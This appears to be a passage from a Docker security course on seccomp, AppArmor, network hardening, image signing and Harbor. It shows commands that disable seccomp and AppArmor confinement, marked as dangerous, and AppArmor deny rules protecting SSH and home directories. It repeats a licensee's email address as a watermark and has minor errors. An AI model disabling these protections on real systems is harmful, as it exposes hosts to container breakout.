SCMP_ACT_ALLOW is a SecComp action that allows a certain system call.

SCMP_ACT_ERRNO is a SecComp action that errors out on a certain system call.

There are many other SecComp actions as well that we can define such as, a process that makes a certain system call needs to be killed, or to simply write to a log when a process makes a certain system call.

After creating the *policy.json* file we run an alpine container with *--security-opt seccomp=policy.json* which instructs the container to apply the SecComp policy.

Once we are inside the alpine container, we can try *mkdir* and *chown* commands to review if they work.

The Dangers of unconfined


seccomp=unconfined disables the default seccomp policy enforced by docker.

```
# Where unconfined disables default seccomp profiles and gives full access to
# kernel sys calls, which is very dangerous.

$ docker run --rm -it --name alp1 --security-opt seccomp=unconfined alpine /bin/sh
```

When a container is started with `--security-opt seccomp=unconfined` then the default seccomp policy enforced by docker is disabled, and container has full access to perform all the available system calls to the kernel.

Using `--security-opt seccomp=unconfined` should only be restricted for diagnostic purposes when troubleshooting a failure with utilities such as `strace`. Using an undefined SecComp is not a desirable setting for any production containers.



Docker Hardening using SecComp

Time: **15 mins**

We will explore how to use SecComp Policies in Docker

In this exercise we will create and apply seccomp profiles to a container and review how system calls are allowed and blocked. Let's complete this lab and come back.

Checking SecComp

Using process status.

```
# Run an ubuntu container that sleeps for infinity
$ docker run -dt --name ubuntul ubuntu sleep infinity

# Review the seccomp value in the process' status file
$ ps aux | grep sleep
$ grep Seccomp /proc/PID/status

# Run an ubuntu container with seccomp=unconfined that sleeps for infinity
$ docker run -dt --name ubuntu2 --security-opt seccomp=unconfined ubuntu sleep infinity

# Review the seccomp value in the process' status file
$ ps aux | grep sleep
$ grep Seccomp /proc/PID/status

# Use docker inspect to review the value of SecurityOpt for ubuntu2 container
$ docker inspect ubuntu2 | grep -i seccomp
```

Every process maintains a status file in the file system that has a seccomp value as well which indicates that this process has a seccomp policy applied.

Alternatively, when running docker containers, *docker inspect* shows the value of the seccomp policies that are applied for a container.

To all containers, docker applies a seccomp profile by default, so when we inspect a container that has docker's default seccomp profile applied, the value of *SecurityOpt* will be null.

To a container that has *seccomp=unconfined*, then the value of *SecurityOpt* with *docker inspect* would show *seccomp=unconfined*.

To a container that has a certain seccomp policy applied, then the value of *SecurityOpt* with *docker inspect* would show the actual policy that is applied.

Process' Status and Seccomp Value

- In the /proc/PID/status file a Seccomp value of:
 - 0 indicates seccomp is not enabled (bad!)
 - 1 indicates seccomp "strict mode" is enabled (shouldn't happen)
 - 2 indicates Seccomp-bpf is enabled (correct)
- Reference links:
 - <https://man7.org/linux/man-pages/man2/seccomp.2.html>
 - <https://wiki.mozilla.org/Security/Sandbox/Seccomp>
 - <https://man7.org/linux/man-pages/man5/proc.5.html>

The default policy that docker applies to all containers will not be shown in commands like *docker inspect*.

However we can still review if a seccomp policy is applied or not by querying the process' status file.

When *cating* a process's status file located at */proc/PID/status*:

1. A Seccomp value of 0 indicated that seccomp is not enabled for that process
2. A Seccomp value of 1 indicates that seccomp is in strict mode
3. A Seccomp value of 2 indicates that seccomp is enabled with filtering rules such as what system calls are allowed, and what system calls need to be blocked

Under normal circumstances, a Seccomp value of 1 is very rare. Seccomp value of 1 indicates that seccomp is in strict mode, and in strict mode the only system calls that are allowed are *read*, *write*, and *exit*, which is very very restrictive, and a strict mode is irreversible, meaning that when a Seccomp value of 1 is set for a process, it can't be changed.

With Seccomp value 2, seccomp uses Berkeley Packet Filter to apply seccomp policies, that is what system calls are allowed, and what system calls should be filtered.

AppArmor

- ➊ AppArmor is a Mandatory Access Control Framework (MAC) acts as a Linux Security Module (LSM) in kernel.
- ➋ AppArmor is path based, and it can help in mediating a process' access to:
 - ➌ Files
 - ➌ Loading of libraries
 - ➌ Coarse-grained network (protocol, type, domain)
 - ➌ And many other objects
- ➌ For all containers, Docker by default generates and loads an AppArmor profile named docker-default

AppArmor is a Mandatory Access Control Framework that acts as a Linux Security Module in the Kernel.

AppArmour is a party based access control system that helps in mediating a process' access to files, loading of libraries, coarse grained network such as protocol, type, domain, and many other objects alike.

In the context of Docker, for all containers the docker generates and loads a default AppArmor profile named *docker-default*. *The AppArmor profile docker-default* is used on the containers run by a docker daemon, however the *docker-default* AppArmor profile is not used on the Docker Daemon process itself.

The essential difference between SecComp and AppArmor profile is that they serve two different purposes. SecComp mediates the system calls a process can make, while AppArmor mediates the objects a process can have access to.

AppArmor Profiles

Creating and loading AppArmor profiles.

```
# Install AppArmor and associated utilities
$ sudo apt-get update && sudo apt-get install apparmor apparmor-easyprof
apparmor-notify apparmor-utils apparmor-profiles apparmor-profiles-extra

# Load an apparmor_profile
$ apparmor_parser -r -W /path/to/apparmor-profile

# Unload an apparmor_profile
$ apparmor_parser -R /path/to/apparmor-profile

# To enforce the profile on a docker container
$ docker run --rm -it --security-opt apparmor=apparmor-profile alpine /bin/sh
```

AppArmor policies are written in a declarative language, and compiled into an architecture independent binary format that is loaded into the kernel for enforcement.

Creating AppArmor profiles does involve a bit of a learning curve. Once an AppArmor policy is created, it can be loaded in to the kernel for enforcement.

When running a docker container we can use the `--security-opt apparmor=apparmor-profile` option to load an apparmor profile named `apparmor-profile` and enforce it on the container.

AppArmor Objects and Permissions

- AppArmor supports these objects: files, network, mount, remount/umount, pivot_root, capabilities, ptrace, signal, DBus and unix domain sockets.
- AppArmor supports these permissions:
 - * r - read
 - * w - write
 - * x - execute
 - * m - memory map as executable
 - * k - lock
 - * l - Creation hard links
 - * ix - Execute another program with the new program inheriting policy
 - * Px - Execute under another profile, after cleaning the environment
 - * Cx - Execute under a child profile, after cleaning the environment
 - * Ux - Execute unconfined, after cleaning the environment

A primary construct of AppArmor is the profile. A profile contains a set of rules that are enforced when the profile is associated with a running process.

The rules within a profile can be to allow or deny a process' access to a certain object that can be files, network, mount points, pivot_root, capabilities, and many other objects.

There are wide variety of permissions, matching capabilities and so on.

Example AppArmor Rules

AppArmor profiles contain rules, and some allow and deny examples are cited below.

```
# Deny read write access to the $HOME directory
deny @{HOME}/Documents/ rw,
deny @{HOME}/Private/ rw,
deny @{HOME}/Pictures/ rw,
deny @{HOME}/Videos/ rw,
deny @{HOME}/fake/ rw,
deny @{HOME}/.config/ rw,
deny @{HOME}/.ssh/ rw,
deny @{HOME}/.bashrc rw,

# Deny raw network packets
deny network raw,

# Deny any mount
Deny mount, # allow any mount
```

An AppArmor profile consists of rules that apply to a certain object.

In the first example, we are denying access to files in the \$HOME directory to a process cannot read and write anything from or to the \$HOME directory. This is particularly useful if a container process is compromised and we want to limit the access the container process can have.

Similarly *deny network raw* takes away the permission of a process to create raw network packets which means commands like ping would fail.

Finally, there is an example to deny any mounts.

AppArmor profiles are can be applied in enforce mode or complain mode. Enforce mode, enforces the rules, while complain mode logs and allows illegal access.

AppArmor with Docker

It's enabled by default but you can disable it by using the following setting.

```
$ docker run --rm -it --security-opt apparmor=unconfined alpine /bin/sh
# Disable AppArmor profiles and give full access to all system objects,
# which is pretty dangerous
# https://docs.docker.com/engine/security/apparmor/
```

When a container is started with `--security-opt apparmor=unconfined` then the default apparmor profile enforced by docker is disabled, and container has full access all objects.

Disabling app armor profiles are fraught with peril, and seldom advised. You might however find that sometimes the exploit code that is used for demonstration of container breakouts using kernel level vulnerabilities might disable apparmor profiles. But that should be restricted to Proof of Concept and testing purposes.

Other Docker Security Mechanisms

| Security Feature | LXC 2.0 | Docker 1.11 | CoreOS Rkt 1.3 |
|--------------------------|-----------------|-----------------|----------------|
| User Namespaces | Default | Optional | Experimental |
| Root Capability Dropping | Weak Defaults | Strong Defaults | Weak Defaults |
| Procs and Sysfs Limits | Default | Default | Weak Defaults |
| Cgroup Defaults | Default | Default | Weak Defaults |
| Seccomp Filtering | Weak Defaults | Strong Defaults | Optional |
| Custom Seccomp Filters | Optional | Optional | Optional |
| Bridge Networking | Default | Default | Default |
| Hypervisor Isolation | Coming Soon | Coming Soon | Optional |
| MAC: AppArmor | Strong Defaults | Strong Defaults | Not Possible |
| MAC: SELinux | Optional | Optional | Optional |
| No New Privileges | Not Possible | Optional | Not Possible |
| Container Image Signing | Default | Strong Defaults | Default |
| Root Interation Optional | True | False | Mostly False |

The table here represents a comparison of security features available in different container technologies.

We have reviewed many of them such as Namespaces, Capabilities, CGroups, Seccomp policies, AppArmor profiles and so on. Docker at this time seems to offer most of the security features with strong defaults as desired for any secure container runtime.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section, let's explore how to securely set up network communications between containers.

Securing Docker Network

- Ensure docker.sock is not mounted on a container
- If Docker daemon is configured to accept external requests:
 - Use TLS
 - Use Authentication
- Ensure the network namespace of the host is not shared with the container

Docker daemon by default uses the unix socket named docker.sock that listens only locally. So by default docker daemon is only accessible from the machine where it is running. Docker daemon does not accept connections external to the machine where docker daemon resides.

However, for many reasons such as manageability of containers from a centralized location, sometimes docker daemon is configured to accept external requests.

When configured to accept external requests, docker daemon in its default configuration listens on the TCP port 2375, and the TLS port 2376.

Letting docker daemon listen on port 2375 is not a very good idea because we loose the security benefits of Transport Layer Security (TLS). And configuring docker daemon on the TLS port 2376 wold require additional tasks of procuring TLS certificates, and configuring the docker daemon to use the trusted TLS certificates.

Often times, docker daemon accepting external requests, does not have any authentication, unless explicitly configured. So it is essential that Authentication is configured for docker daemon.

Additionally, for normal use cases there is no need to share the network namespace of the host with the container using `--net=host`. So ensure docker containers are not sharing the network namespace of the host.

Docker networking

Docker creates the following three networking modes by default:

```
$ docker network ls
NETWORK ID      NAME      DRIVER
SCOPE
438d61f54f06    bridge    bridge
local
945c2a35acc2   host      host
local
1561044e5d63   none     null
local
```

Unless specified explicitly with `--network=<NETWORK-ID>` containers connect to Bridge network (`docker0`).

`docker network create` command is used to create docker networks.

Docker creates three networking modes by default, namely bridge, host, and none. On a default docker installation, try running the command `docker network ls`, you would notice the default network drivers created by docker.

When creating containers with `docker run`, we can specify a network to connect to using the `--network` option. If no network option is specified, by default a *bridge network* by the name `docker0` is used.

You can create new networks by using `docker network create` commands and design complex networks as per the needs on the same host.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Miscellaneous Docker Security Configurations

5

Docker Content Trust and Image Signing

In this section, let's explore how to set up Docker Content Trust, and Image Signing.

Docker Content Trust (Integrity)

- Docker Content Trust establishes Integrity and Authenticity of docker images
- Docker Content Trust:
 - Enforces client-side signing and verification of image tags to prevent malicious changes
 - Uses digital signatures for data sent to and received from remote Docker registries
 - Docker Registry with a Notary Server is required for signing images.
 - Some registry providers enable content trust with easy to use automation. Example: Docker Hub, GKE/cosign, Azure Container Registry

Signing is an age old process that is used for Authenticity, and Integrity. We used to sign binaries, artifacts to ensure trust for the consumers of a binary, so our consumers can evidently confirm that the binary indeed originated from a verified publisher, and the binary was not tampered with during transit.

Similarly, with docker images, we can establish procedures for signing and verification using Docker Content Trust.

Docker Content Trust establishes Authenticity and Integrity of docker images. That is, consumers of an image can be certain that the image is offered by a verified publisher, and the image has not been tampered with.

Publisher verification is achieved through PKI - Public Key Infrastructure using key pairs, and integrity if achieved through signing the hashes of an image.

With Docker Content Trust enabled, operations such as pull, push, run, build, create would require an image to be signed. For example, if we try to pull an image named *myimage:latest* using *docker pull myimage:latest* then with Docker Content Trust enabled, the *myimage:latest* needs to be signed by a verified publisher, and the image should not have been tampered with.

Behind the scenes, to work with content trust, we need a Docker Registry with a Notary Server for signing images. Registry providers such as Docker Hub, GKE/cosign, Azure Container Registry offer automated ways of signing images.

Enabling Docker Content Trust


DCT is disabled by default but you can enable it by using the following setting.

```
$ set DOCKER_CONTENT_TRUST=1

# Once enabled, the docker commands need digital certificates to work
# For example, push, build, create, pull and run
```

Docker Content Trust is disabled by default, and it can be enabled using the environment variable `DOCKER_CONTENT_TRUST=1`.

Once Docker Content Trust (DCT) is enabled, docker cli commands or in general the push, pull, build, create, and run operations would image the images to be digitally signed.



In this exercise we will explore how to sign docker images with a Notary Server. Let's complete this lab and come back.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section, let's explore securely configuring docker registry.

Harbor



The Harbor logo features a circular icon containing a stylized green tower or lighthouse with blue light rays emanating from it, followed by the word "HARBOR" in a bold, sans-serif font.

Harbor is an open source registry that secures artifacts with policies and role-based access control, ensures images are scanned and free from vulnerabilities, and signs images as trusted.

Harbor, a CNCF Graduated project, delivers compliance, performance, and interoperability to help you consistently and securely manage artifacts across cloud native compute platforms like Kubernetes and Docker.

Source: <https://goharbor.io/>

Harbor is an open source registry from the CNCF. Harbor was originally developed at VMWare and was later donated to the CNCF foundation.


Harbor has amazing features as an open source registry. You can create users, and assign them roles such as a user with a Guest level access can only pull images, and a user with Developer level access can push images, and a user with Project Admin level access can create other users and so on.

Harbor also has inbuilt image scanning capabilities by using other projects such as Trivy and Clair. Vulnerability scans can be scheduled, or Harbor can be configured to scan images when they are pushed.

Container Security Tools



Portus and Twistlock are other solutions in the Container Vulnerability Management and Registry space. Because the container technology is relatively new, some of these tools and solutions often find a new home because they are donated to not-for-profit organizations, or because they go acquired by some other vendors.




The Host Operating system can be audited and hardened using OpenSCAP, and Ansible.

They are several templates and hardening roles available from the OpenSCAP, and and Ansible community that will allow us to harden the Host Operating system relatively faster in an automated fashion. Some examples are the linux-baseline that is available for hardening through configuration management systems like Ansible, Chef, and Puppet.



References

- <https://dev.to/drmrinnaar/docker-guide---part-1--57c8>
- <https://blog.docker.com/2016/05/docker-security-scanning/>
- https://benchmarks.cisecurity.org/tools2/docker/CIS_Docker_1.13.0_Benchmark_v1.0.0.pdf



Container Security book written by Liz Rice provides comprehensive information and guidelines with respect to Container Security.

Module 4 Summary

In this chapter, we have discussed the defense mechanisms provided by container technology.

We have also discussed various kernel features that aid us in defending container infrastructure

Smaller Images

Reduce the attack surface of the container by not including unnecessary utilities

Static Analysis

Helps in identifying improvements with a Dockerfile, and vulnerabilities in images

Image Signing

Ensures publisher authenticity and image integrity

SecComp

Helps in filtering dangerous system calls

AppArmor

Provides access control for a program to access an object (file, path, network access, etc.)

Registry Alternatives

Docker Registries with inbuilt capabilities of RBAC, vulnerability scanning, and policy enforcements

In this module we discussed about the securing docker images by building smaller base images with techniques like multi stage builds, smaller base images, distroless, and using tools like docker-slim. We also discussed how to find issues when writing Dockerfiles through linting, and finding vulnerabilities in images with image scanning. We looked at kernel hardening features such as seccomp, and apparmor to block dangerous system calls, and to enforce mandatory access control on container processes.

We reviewed how Docker Content Trust helps in establishing publisher authenticity, and image integrity, and finally we wrapped up the chapter by exploring alternatives of the inbuilt docker registry itself.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

5

Security Monitoring of Containers

In this chapter, we will discuss the vulnerability management and monitoring of container ecosystem.

In this module, we will learn how to manage vulnerabilities in containers, and how to monitor the container ecosystem for runtime information and threats.



In this section, let's explore Monitoring and Incident Response in containers through Vulnerability Management.

Vulnerability Management

Vulnerability Management is one of the most crucial tasks in any information security program. This helps organizations in managing their risks, be compliant with state, national, and international standards and regulations, prove to customers that security is being worked and improved upon.

The effectiveness of a security program can be gauged using the maturity of vulnerability management in the organization. Many compliance activities mandate certain service level agreements for fixing security issues.

Following are some of the advantages of vulnerability management.

- Helps drive the security program
- Helps in prioritization
- Improves maturity level
- Provides visibility in the organization
- Creates confidence in stakeholders
- Helps in creating metrics for the entire organization
- Creates faster feedback in CI/CD
- Provides needed proof to internal and external auditors

